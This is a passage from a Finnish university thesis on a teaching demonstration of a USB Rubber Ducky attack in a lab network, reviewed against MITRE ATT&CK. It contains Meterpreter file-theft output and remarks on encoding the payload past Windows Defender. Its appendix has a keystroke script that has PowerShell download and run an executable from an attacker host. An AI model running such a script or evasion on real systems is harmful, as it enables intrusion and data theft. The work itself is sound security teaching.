
```
meterpreter > pwd
C:\Users\tero\Desktop
meterpreter > ls
Listing: C:\Users\tero\Desktop
=============================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  1450  fil   2020-09-01 04:52:08 -0400  Microsoft Edge.lnk
40777/rwxrwxrwx   0     dir   2020-11-08 04:05:09 -0500  Projektit
100666/rw-rw-rw-  282   fil   2020-09-01 04:51:36 -0400  desktop.ini

meterpreter > download Projektit
[*] downloading: Projektit\Kaaviot.bmp → Projektit/Kaaviot.bmp
[*] download    : Projektit\Kaaviot.bmp → Projektit/Kaaviot.bmp
[*] downloading: Projektit\projekti1.txt → Projektit/projekti1.txt
[*] download    : Projektit\projekti1.txt → Projektit/projekti1.txt
[*] downloading: Projektit\projekti2.txt → Projektit/projekti2.txt
[*] download    : Projektit\projekti2.txt → Projektit/projekti2.txt
meterpreter >
```

Kuvio 26. Tiedostojen kaappaus

Katsotaan vielä sisältö kaapatuista tiedostoista hyökkääjän koneella ja todennetaan latauksen onnistuneeksi (ks. Kuvio 27).



Kuvio 27. Kaappauksen todennus

4.3 Hyökkäyksen jälkitarkastelu

Toteutuksen jälkeen tarkistellaan hyökkäystä Mitren ATT&CK mallin näkökulmasta, mitkä vaiheet eivät toteutuneet tai jäivät vähäiseksi. Pohditaan, miten hyökkäystä voisi soveltaa sellaisenaan oikeassa elämässä ja käydään läpi työn lopputulosta toimeksiannon näkökulmasta.

4.3.1 ATT&CK malli

Toteutuksesta jäi muutama vaihe tekemättä Mitren ATT&CK mallista katsottuna. Vaiheet, jotka puuttuivat tai jäivät vähäiseksi olivat: Persistence, Privilege Escalation, Defense Evasion, Credential Access, Discovery, Lateral Movement ja Impact. Tarkastellaan seuraavaksi kyseisiä vaiheita ja miten nämä olisi voinut mahdollisesti toteuttaa toteutuksessa ja oikeassa elämässä.

Persistence vaiheessa hyökkääjä voisi toteuttaa tämän esimerkiksi upottamalla omalta tietokoneelta uhrin tietokoneelle ohjelman, joka käynnistyy, kun uhrin tietokone käynnistetään uudelleen päälle. Ohjelma sallisi pääsyn edelleen uhrin tietokoneeseen hyökkääjän tietokoneelta, joka mahdollistaa hyökkäyksen pysyvyys. Tehdyssä toteutuksessa hyökkäyksen pysyvyys loppuu välittömästi, kun uhrin tietokone sammuu.

Credential Access ja Privilege Escalation vaiheita kokeiltiin tehdä Metasploitin avulla, mutta uhrin tietokoneen Windows Defender esti yrityksen. Vaiheen olisi voinut toteuttaa eri lisäosilla, mitä Metasploit tarjoaa tai omalla ohjelmistolla, joka ladattaisiin uhrin tietokoneelle. Näiden vaiheiden puutteellisuus ei vaikuttanut toteutuksen lopputulokseen käytännössä.

Discovery vaihe toteutettiin osittain, jossa saatiin tietoa paikallisesta koneesta yksinkertaisilla komennoilla esimerkiksi ipconfig. Komennolla saa uhrin tietokoneen IP-osoitteen ja MAC-osoitteen. Discovery vaiheessa voisi selvittää Devion IT-

infrastruktuurin kaapatun tietokoneen avulla. Toisaalta koko toteutus ympäristössä Devion ympäristö oli pieni. Hyökkääjä pystyisi tutkimaan ympäristöä esimerkiksi skannaamalla IP-osoitealueen, johon uhrin tietokone kuuluu ja näin saamaan tietoa muista laitteista, jotka kuuluvat samaan verkkoon.

Lateral Movement jäi toteutuksesta puuttumaan, sillä käyttäjätunnuksia ei saatu. Hyökkääjä toteuttaisi kyseisen vaiheen, kun tämä on saanut valtuutetut käyttäjätunnukset. Tämän jälkeen se pystyisi etenemään Devion järjestelmissä. Esimerkiksi ottamalla järjestelmävalvojan tunnuksilla etäyhteyden kaapatussa ja hallinnassa olevassa tietokoneessa yrityksen Windows palvelimeen. Impact vaihetta ei toteutuksessa toteutettu, mutta oikeassa tilanteessa tämä toteutuisi vasta myöhemmin ja riippuen siitä, miten tilanne muuttuu. Esimerkiksi, jos hyökkääjä olisi jäämässä kiinni tai Devio ei suostuisi maksamaan lunnaita, niin tämä voisi tuhota Devion järjestelmiä.

Defense Evasion vaiheessa migroitiin lasti toimimaan explorer.exe ohjelmassa, mutta toteutuksessa ei jatkettu sitä pidemmälle. Hyökkääjä olisi voinut esimerkiksi poistaa tai sammuttaa järjestelmän tietoturvaohjelmistot tietokoneesta. Toisaalta tämmöisten ohjelmistojen poistaminen/sammuttaminen varoittaa valvontajärjestelmiä, jos yritykseltä löytyy niitä. Command and Control vaihe yritettiin aluksi toteuttaa DNS tunneloinnilla, jossa data pakataan DNS paketeiksi ja lähetään DNS kyselyillä takaisin hyökkääjän DNS palvelimelle. DNS on lyhenne Domain Name System, joka tarkoittaa nimipalvelujärjestelmää. Se toimii internetissä ikään kuin puhelinluettelona eli se antaa loppukäyttäjälle IP-osoitteen verkkosivustoa vastaan ja toisten päin. DNS tunnelointi tekniikalla dataliikenteestä pyritään tekemään ikään kuin tavallista liikennettä, jolloin yrityksen tietoturvaohjelmat ja mahdollisesti ulkoiset valvontapalvelut eivät huomaa poikkeavaa dataliikenteessä. Toteutuksessa ei onnistuttu toteuttamaan näin, vaan käytettiin käänteistä TCP/IP liikennöintiä, jossa hyökkääjän tietokone ja uhrin tietokone muodostavat IP-osoitteillaan toisilleen tunnelin kommunikointia varten.

4.3.2 Soveltaminen oikeassa elämässä

Jos kyseisestä toteutusta yritettäisiin toteuttaa sellaisenaan oikeassa elämässä, se ei todennäköisesti onnistuisi yrityksissä, joissa on tietoturvapalveluita ja hyvät tietoturvakäytänteet. Yksi pääongelmista olisi toteutuksessa generoitu lasti, joka on estettävissä paremmilla antivirusohjelmilla, palomuureilla ja yleisillä tietoturvakäytänteillä. Tietoturvakäytänteitä voisi olla esimerkiksi, että käyttäjä lukitsee aina tietokoneensa, kun ei ole sen äärellä, jolloin USB Rubber Ducky ei toimi. Tämä ei tietenkään aina välttämättä onnistuisi inhimillisistä syistä. Toisena käytänteenä yrityksessä on säännöt, mitä laitteita saa liittää tietokoneeseen ja mitkä USB laitteet tietokoneet hyväksyvät. USB Rubber Ducky on kaupallinen tuote, joten eri tietoturvayritykset varmasti tiedostavat laitteen ja voisivat estää kyseisen laitteen heidän asiakkaiden IT-infrastruktuurissa siten, että yrityksen tietokoneet hyväksyvät vain tietyt USB laitteet. Datan liikennöinti voisi toteuttaa paremmin, esimerkiksi DNS tunneloinnilla, jolloin liikenne näyttää luotettavalle ja ulkoinen valvonta ei välttämättä heti ehdi reagoimaan tähän.

Nykyaikaisessa organisaatioympäristössä on vaikea toteuttaa kyberhyökkäyksiä, joissa on tietoturva-asiat hoidettu hyvin kuntoon ja uusimmat järjestelmät. Teknologian kehityksen myötä ja kyberuhkien/hyökkäysten kasvaessa tietoturvapalveluiden kysyntä on kasvanut. Palveluita ovat esimerkiksi erilliset antivirusohjelmat, palomuurit ja yrityksen IT-infrastruktuurien valvonta ulkoisen tietoturvayrityksen puolesta kellon ympäri.

Toteutus sellaisenaan voisi onnistua pienemmissä yrityksissä, joissa IT-infrastruktuuri ei poikkea juurikaan tavallisen kuluttajan IT ympäristöstä. Monilla pienemmillä yrityksillä ei välttämättä ole ymmärrystä IT-asioista ja USB laitteiden vaarallisuudesta. Hyökkäys vaatisi onnistuakseen tarkkaa koordinointia fyysisen manipuloinnin osuudessa, jossa pitää saada USB Rubber Ducky kiinnitettyä uhrin tietokoneeseen. Hyökkääjiä olisi hyvä olla kaksi, joista toinen on paikan päällä liittämässä muistitikun tietokoneeseen ja toinen on valmiina omalla tietokoneella ottamaan haltuun uhrin tietokoneen muualla. Tarkka tiedustelu on avaintekijä hyökkäyksen onnistumisen kan-

nalta esimerkiksi mitä käyttöjärjestelmää uhrin tietokone käyttää ja millaista näppäimistöä. Kohteen tiedustelu on kaikissa eri hyökkäyksissä aina tärkeää, sillä tiedustelun tuloksilla pystytään suunnittelemaan tarkasti hyökkäys, ja mitä se vaatii onnistuakseen.

Toteutuksessa lasti saatiin ajettua läpi ja haltuun otettua uhrin tietokone, mutta Windows Defender onnistui huomaamaan sen hetken ajan kuluttua. Toteutuksen kannalta, lastin kiinni jääminen Windows Defenderiin oli hyvä asia. Se havainnollistaa yleisölle, että hyökkäys on tehty ja jotain vahinkoa on saatu aikaiseksi uhrille. Toteutusta on tarkoitus käyttää opetustarkoituksessa ja siksi on oleellista, että yleisö huomaa lastin latautuneen ja Windows Defenderin varoituksen lastista. Oikeassa elämässä hyökkääjä tietenkin pyrkii siihen, että hyökkäys pysyisi mahdollisimman huomaamattomana alusta loppuun. Yleensä hyökkäykset paljastuvat lopulta jossain vaiheessa, mutta itse hyökkääjää ei välttämättä aina saada kiinni.

4.3.3 Lopputulos

Toteutus itsessään onnistui loistavasti ja riittävällä tasolla, kun tarkastellaan opetustarkoituksen kannalta. Toimeksiantajan toive ja toimeksianto oli, että työtä voidaan käyttää opetustarkoituksessa ja ulkopuolinen henkilö pystyy demonstroimaan toteutuksen helposti ohjeilla, jotka löytyvät opinnäytetyön liitteistä. Vaikka Mitren ATT&CK mallin vaiheita jäi osa puuttumaan, ei ne olleet tarpeellisia/välttämättömiä toimeksiannon mukaan. Toteutus demonstroitiin käytännössä toimeksiantajille 20.11.2020 ja he olivat tyytyväisiä työhön ja sen lopputulokseen. Työssä lisäarvoa toteutukselle antoi erityisesti se, että toteutusympäristö vastasi lähes realistista ympäristöä. Uhrin tietokoneessa oli Windows Defender päällä ja tietokoneelle oli tavallinen käyttäjä kirjautuneena. Toteutuksen olisi voinut periaatteessa tehdä vain kahdella virtuaalikoneella, jotka olisivat olleet samassa verkossa, mutta tämä ei välttämättä antaisi yleisölle tarpeeksi laajaa kuvaa hyökkäyksen kulusta. Toteutukselle käyttöohjeet demonstrointiin löytyvät liitteistä (ks. Liite 2).

4.4 Jatkokehitys työlle

Jatkotutkimus opinnäytetyölle voisi olla esimerkiksi kehittämällä/korvaamalla työssä käytettyä USB mediatallennuslaitteen. Käytössä olisi USB Rubber Ducky muokattuna tai jokin toinen laite esimerkiksi oma kehittämä. Toinen aihe voisi olla kokeilemalla hyökkäystä uhrin ympäristössä, joka on kovennettu tietoturvalla. Tietoturvapalveluita voisi olla muun muassa palomuurit, antivirusohjelmat, ulkoinen IT-infrastruktuurin valvonta ja yrityksen yleiset tietoturvakäytänteet laadittuna.

USB Rubber Duckyssa hyvää on se, että sitä ei antivirus ohjelmat tunnista oletuksena sen olevan haitallinen, sillä se näyttäytyy tietokoneelle näppäimistönä. Se toimii lähes jokaisessa käyttöjärjestelmässä ja AutoRun ominaisuutta ei tarvita, jotta USB laite toimii. Rubber Ducky muistitikun skriptaus on helppoa ja laite on helposti muokattavasti eri laiteohjelmistoilla, jotka ovat yhteisön luomia. Huonoja puolia USB Rubber Duckyssa hyökkäyksen kannalta ovat se, että laite ei toimi tietokoneessa, joka on lukittuna. Uhrin täytyy olla kirjautuneena tietokoneella ja mielellään myös poissa tietokoneen ääreltä hyökkäyksen aikana. Kun USB Rubber Ducky kiinnitetään tietokoneeseen, loppukäyttäjä näkee tietokoneen näytöltä, että jotain epätavallista tapahtuu esimerkiksi, Suorita ikkuna avautuu, jonka jälkeen Windows Powershell aukeaa ja tekstiä ilmestyy ikkunaan. Skriptistä voidaan tehdä sellainen, että se pyrkii piilottamaan toiminnot heti, kunnes ne on suoritettu. Tästä huolimatta, jos uhri on tarpeeksi hereillä alussa, se voi ehtiä irrottamaan muistitikun koneesta, jolloin hyökkäys epäonnistuu.

USB mediatallennuslaitteen voisi kehittää siten, että hyökkäyksessä uhri itse joutuisi kiinnittäisi laitteen tietokoneeseen, jolloin hyökkäyksen aloittaminen helpottuisi. Laitteen toiminta ei näkyisi loppukäyttäjälle samoin, miten USB Rubber Ducky käyttäytyy liitettäessä tietokoneeseen. Joko keksittäisiin uusi USB mediatallennuslaite tai käytettäisiin Rubber Duckya johon keksittäisiin oma laiteohjelmisto, joka suorittaisi toiminnot täysin näkymättömästi loppukäyttäjältä. Tärkeää olisi, että USB laite toimii kaikissa käyttöjärjestelmissä erityisesti Windows 10 ja ei vaadi esimerkiksi AutoRun ominaisuutta tai vastaavaa tietokoneelta.

Toinen jatkokehitys opinnäytetyölle olisi tarkastella USB mediatallennushyökkäystä tietoturvapalveluiden näkökulmasta, että miten ne reagoivat kyseisiin hyökkäyksiin. Käytännössä työhön lisättäisiin uhrin ympäristöön esimerkiksi palomuureja ja eri antivirusohjelmia. Samalla ympäristöä valvoo toisesta verkosta tietoturvayritys, joka reagoi USB mediatallennushyökkäykseen. Hyökkäystä tutkittaisiin, että miten hyökkäys estettäisiin ennen kuin se ehtii alkamaan ja millä tavalla hyökkäys pitäisi toteuttaa, jotta se onnistuisi pääsemään tietoturvapalveluiden ohitse tai antamaan hyökkääjälle edes hetken aikaa toimimaan huomaamattomana.

5 Pohdinta

Opinnäytetyön tarkoitus oli käsitellä USB mediatallennushyökkäyksiä, toteuttaa itse käytännössä hyökkäys ja onnistua siinä, jotta työtä voidaan käyttää tarvittaessa opetustarkoituksessa. Opinnäytetyö onnistui näiden osalta ja toimeksiantaja vahvisti toteutuksen osalta onnistumisen. Koko työ toi paljon uutta opittavaa alusta loppuun ja aikaa sai kulumaan uuden asian opiskelussa paljon. Esimerkiksi USB:n toiminta ei ollut ennestään tuttua, josta löytyi paljon ja laajasti tietoa. USB:n toiminnassa oltaisi päästy syvemmälle halutessa, mutta se ei olisi ollut enään olennaista opinnäytetyön aiheen kannalta.

Hyökkäyksen suunnittelu ja toteutus tuntui aluksi yksinkertaiselle, että hyökkäyksen olisi toteuttanut ensimmäisen suunnitelman mukaan. Suunnitelmaan ja toteutukseen vaikutti toimeksiantajan vaatima Mitren ATT&CK malli, minkä mukaan hyökkäys pitäisi toteuttaa ja rinnastaa malli omaan toteutukseen. ATT&CK malli havainnolisti hyvin, että mitä vaiheitta hyökkäys sisältää ja millä eri keinoin vaiheet toteutetaan oikeassa elämässä.

Toteutusvaiheessa aikaa meni paljon toteutusympäristön pystyttämisessä. Palvelimien asentamiset ja reitittimien konfiguroinnit veivät aikaa huomattavasti, noin puolet toteutuksen ajasta. Omasta koulutuksesta ja käydyistä kursseista oli hyötyä, sillä järjestelmien/laitteiden käyttöönotto olisi ollut huomattavasti vaikeampaa ilman aikaisempaa osaamista. Työhön pääsi tuomaan omaa osaamista

verkotuksesta ja palvelimien käytöstä, jonka avulla työlle sai lisäarvoa tekemällä ympäristöstä realistisemman. Hyökkäystä tehdessä ongelmia tuli vastaan, kun yritettiin ajaa lastia ensimmäistä kertaa uhrin tietokoneella. Uhrin tietokoneen Windows Defender esti ensimmäisen yrityksen kokonaan. Ongelmaan löytyi lopulta ratkaisu ja se ratkaistiin muokkaamalla lastia enkooderin ja Visual Studion avulla. Tämä auttoi lastista tekemään huomaamattoman ja läpäisemään Windows Defender ohjelman. Vaikka lopulta Windows Defender huomaa lastin oli hyökkäys onnistunut täydellisesti tehtävänannon mukaan eli toteutusta pitäisi pystyä käyttämään opetustarkoituksessa.

Opinnäytetyö aihe painottui paljon kyberpuolelle, joten työstä sai henkilökohtaisesti hyvin osaamista/tietoa kyberpuolen asioista. Työssä oppi paljon, ja samalla jäi paljon opittavaa kyberhyökkäyksistä ja myös USB:n toiminnasta käytännössä. Työlle saa mahdollisesti jatkoaiheita, joita pohdittiin jo aiemmin ja työtä voidaan käyttää CYBERDI-projektissa.

Lähteet

About CentOS. N.d. Artikkeli centos.org verkkosivustolla. Viitattu 20.11.2020. https://www.centos.org/about/

About Us. N.d. Artikkeli jyvsectec.fi verkkosivustolla. Viitattu 12.9.2020. https://jyvsectec.fi/about/overview/

ATT&CK. N.d. Artikkeli attack.mitre.org verkkosivustolla. Viitattu 22.9.2020. https://attack.mitre.org/

Bisson, D. 2016. Shocking! USB Killer Uses Electrical Charge to Fry Vulnerable Devices. Artikkeli bleepingcomputer.com verkkosivustolla. Viitattu 20.10.2020. https://www.bleepingcomputer.com/news/security/shocking-usb-killer-uses-electrical-charge-to-fry-vulnerable-devices/

Collection. 2018. Artikkeli attack.mitre.org verkkosivustolla. Viitattu 22.9.2020. https://attack.mitre.org/tactics/TA0009/

Command and Control. 2018. Artikkeli attack.mitre.org verkkosivustolla. Viitattu 22.9.2020. https://attack.mitre.org/tactics/TA0011/

Credential Access. 2018. Artikkeli attack.mitre.org verkkosivustolla. Viitattu 22.9.2020. https://attack.mitre.org/tactics/TA0006/

CYBERDI. N.d. Artikkeli jamk.fi verkkosivustolla. Viitattu 12.9.2020. https://www.jamk.fi/fi/reportronic-project/?projectnum=101012

CYBERDI - Kansallista & kansainvälistä kyberosaamista kasvattamassa. N.d. Artikkeli jamk.fi verkkosivustolla. Viitattu 12.9.2020. https://www.jamk.fi/fi/Tutkimus-ja-kehitys/projektit/CYBERDI/Projektiesittely/

Defense Evasion. 2018. Artikkeli attack.mitre.org verkkosivustolla. Viitattu 22.9.2020. https://attack.mitre.org/tactics/TA0005/

Discovery. 2018. Artikkeli attack.mitre.org verkkosivustolla. Viitattu 22.9.2020. https://attack.mitre.org/tactics/TA0007/

Execution. 2018. Artikkeli attack.mitre.org verkkosivustolla. Viitattu 22.9.2020. https://attack.mitre.org/tactics/TA0002/

Exfiltration. 2018. Artikkeli attack.mitre.org verkkosivustolla. Viitattu 22.9.2020. https://attack.mitre.org/tactics/TA0010/

Findings. 2020. Physical manipulation/damage/theft/loss dokumentaatio enisa.europa.eu verkkosivustolla. Viitattu 24.11.2020. https://www.enisa.europa.eu/topics/threat-risk-management/threats-and-trends/etl-review-folder/etl-2020-physical

Hartley, B. 2017. USB Rubber Ducky Tutorial: The Missing Quickstart Guide to Running Your First Keystroke Payload Hack. Blogipostaus hartleybrody.com verkkosivustolla. Viitattu 13.9.2020. https://blog.hartleybrody.com/rubber-ducky-guide/

Holloway, M. 2015. Stuxnet Worm Attack on Iranian Nuclear Facilities. Kurssityö Stanfordin Yliopiston verkkosivustolla. Viitattu 27.11.2020. http://large.stanford.edu/courses/2015/ph241/holloway1/

Impact. 2018. Artikkeli attack.mitre.org verkkosivustolla. Viitattu 22.9.2020. https://attack.mitre.org/tactics/TA0040/

Initial Access. 2018. Artikkeli attack.mitre.org verkkosivustolla. Viitattu 22.9.2020. https://attack.mitre.org/tactics/TA0001/

Knagge, G. N.d. The Universal Serial Bus: How it Works and What it Does. Artikkeli geoffknagge.com verkkosivustolla. Viitattu 21.11.2020. https://www.geoffknagge.com/uni/elec101/essay.shtml

Lateral Movement. 2018. Artikkeli attack.mitre.org verkkosivustolla. Viitattu 22.9.2020. https://attack.mitre.org/tactics/TA0008/

Lecount, R. 2018. USB Flash Drive Malware: How It Works & How to Protect Against It. Blogipostaus thesslstore.com verkkosivustolla. Viitattu 26.11.2020. https://www.thesslstore.com/blog/usb-flash-drive-malware-how-it-works-how-to-protect-against-it/

Peacock, C. 2018a. Endpoint Types. Artikkeli beyondlogic.org verkkosivustolla. Viitattu 5.4.2020. https://www.beyondlogic.org/usbnutshell/usb4.shtml

Peacock, C. 2018b. Hardware. Artikkeli beyondlogic.org verkkosivustolla. Viitattu 27.3.2020. https://www.beyondlogic.org/usbnutshell/usb2.shtml

Peacock, C. 2018c. Introduction. Artikkeli beyondlogic.org verkkosivustolla. Viitattu 26.3.2020. https://www.beyondlogic.org/usbnutshell/usb1.shtml

Peacock, C. 2018d. USB Descriptors. Artikkeli beyondlogic.org verkkosivustolla. Viitattu 20.10.2020. https://www.beyondlogic.org/usbnutshell/usb5.shtml

Peacock, C. 2018e. USB Protocols. Artikkeli beyondlogic.org verkkosivustolla. Viitattu 26.3.2020. https://www.beyondlogic.org/usbnutshell/usb3.shtml

Persistence. 2018. Artikkeli attack.mitre.org verkkosivustolla. Viitattu 22.9.2020. https://attack.mitre.org/tactics/TA0003/

Physical access is the biggest backdoor. 2020. Physical manipulation/damage/theft/loss dokumentaatio enisa.europa.eu verkkosivustolla. Viitattu 24.11.2020. https://www.enisa.europa.eu/topics/threat-risk-management/threats-and-trends/etl-review-folder/etl-2020-physical

Privilege Escalation. 2018. Artikkeli attack.mitre.org verkkosivustolla. Viitattu 22.9.2020. https://attack.mitre.org/tactics/TA0004/

Proposed actions. 2020. Physical manipulation/damage/theft/loss dokumentaatio enisa.europa.eu verkkosivustolla. Viitattu 24.11.2020. https://www.enisa.europa.eu/topics/threat-risk-management/threats-and-trends/etl-review-folder/etl-2020-physical

Reconnaissance. 2020. Artikkeli attack.mitre.org verkkosivustolla. Viitattu 15.11.2020. https://attack.mitre.org/tactics/TA0043/

Resource Development. 2020. Artikkeli attack.mitre.org verkkosivustolla. Viitattu 15.11.2020. https://attack.mitre.org/tactics/TA0042/

Rouse, M. 2016. AutoRun. Artikkeli searchwindosserver.com verkkosivustolla. Viitattu 21.9.2020. https://searchwindowsserver.techtarget.com/definition/AutoRun

Stegner, B. 2019. What is windows server and how is it different from Windows? Artikkeli makeusof.com verkkosivustolla. Viitattu 24.6.2020. https://www.makeuseof.com/tag/windows-server-different-windows/

Thomson, I. 2013. Snowden: US and Israel did create Stuxnet attack code. Artikkeli Theregister-verkkosivustolla. Viitattu 27.11.2020. https://www.theregister.com/2013/07/08/snowden_us_israel_stuxnet/

Universal Serial Bus (USB). N.d. Artikkeli techopedia.com verkkosivustolla. Viitattu 25.3.2020. https://www.techopedia.com/definition/2320/universal-serial-bus-usb

USB Rubber Ducky. N.d. Artikkeli hak5.org verkkosivustolla. Viitattu 13.9.2020. https://shop.hak5.org/products/usb-rubber-ducky-deluxe

USB threats from malware to miners. 2018. Artikkeli securelist.com verkkosivustolla. Viitattu 21.10.2020. https://securelist.com/usb-threats-from-malware-to-miners/87989/

Use of portable corporate devices: laptops, USB drives, mobile phones and BlackBerrys. 2009. ENISA's ten security awareness good practices dokumentaatio enisa.europa.eu verkkosivustolla. Viitattu 23.11.2020. https://www.enisa.europa.eu/publications/archive/ar-security-practices-en

VyOS Documentation Release 1.2.0-beta. 2019. VyOS-käyttöjärjestelmän dokumentaatio 23.1.2019. Viitattu 30.7.2020. https://media.readthedocs.org/pdf/vyos/latest/vyos.pdf

What is Kali Linux? N.d. Artikkeli kali.org verkkosivustolla. Viitattu 20.11.2020. https://www.kali.org/docs/introduction/what-is-kali-linux/

What is Social Engineering? N.d. Artikkeli kaspersky.com verkkosivustolla. Viitattu 24.11.2020. https://www.kaspersky.com/resource-center/definitions/what-is-social-engineering

Liitteet

Liite 1. Ducky Skripti

```
DELAY 750
GUI r
DELAY 1000
STRING powershell
DELAY 300
ENTER
DELAY 750
STRING $down = New-Object System.Net.WebClient; $url = 'http://ns1.hacker-
men.local/Project4.exe'; $file = 'Project4.exe'; $down.DownloadFile($url,$file); $exec
= New-Object -com shell.application; $exec.shellexecute($file);
DELAY 200
ENTER
```

Liite 2. Käyttöohjeet toteutukselle


Virtuaalikone / käyttäjätunnus	**Minimi laitevaatimukset**
Vyos - Devio / käyttäjä: vyos salsana: vyos	CPU: 1 RAM: 512MB Tallennustila: 2GB
Vyos - Internet / käyttäjä: vyos salsana: vyos	CPU: 1 RAM: 512MB Tallennustila: 2GB
Vyos - Hyökkääjä / käyttäjä: vyos salsana: vyos	CPU: 1 RAM: 512MB Tallennustila: 2GB
Devio - Windows Server 2016 / käyttäjä: admin salasana: Root66	CPU: 1 RAM: 512MB Tallennustila: 32GB
Devio - Windows 10 Workstation / käyttäjä: make/arska salasana: Root6666	CPU: 1 RAM: 2048MB Tallennustila: 20GB
Internet - DNS - CentOS7 / käyttäjä: root salasana: root66	CPU: 1 RAM: 512MB Tallennustila: 10GB
Hyökkääjä - Kali Linux / käyttäjä: kali salasana: kali	CPU: 1 RAM: 1024MB Tallennustila: 20GB
Hyökkääjä - WEB/DNS server - CentOS7 - / käyttäjä: root salasana: root66	CPU: 1 RAM: 512MB Tallennustila: 10GB

Käyttöohje step-by-step	**Lisäohje**
1. Importtaa virtuaalikoneet Appliance.ova tiedosto VirtualBoxiin	
2. Aukaise kaikki virtuaalikoneet ja lue virtuaalikoneiden Descriptionit ennen avaamista	Bootaessa hyökkääjän Centos7 valitse keskimmäinen vaihtoehto (kuva löytyy alhaalta numerolla 2.)

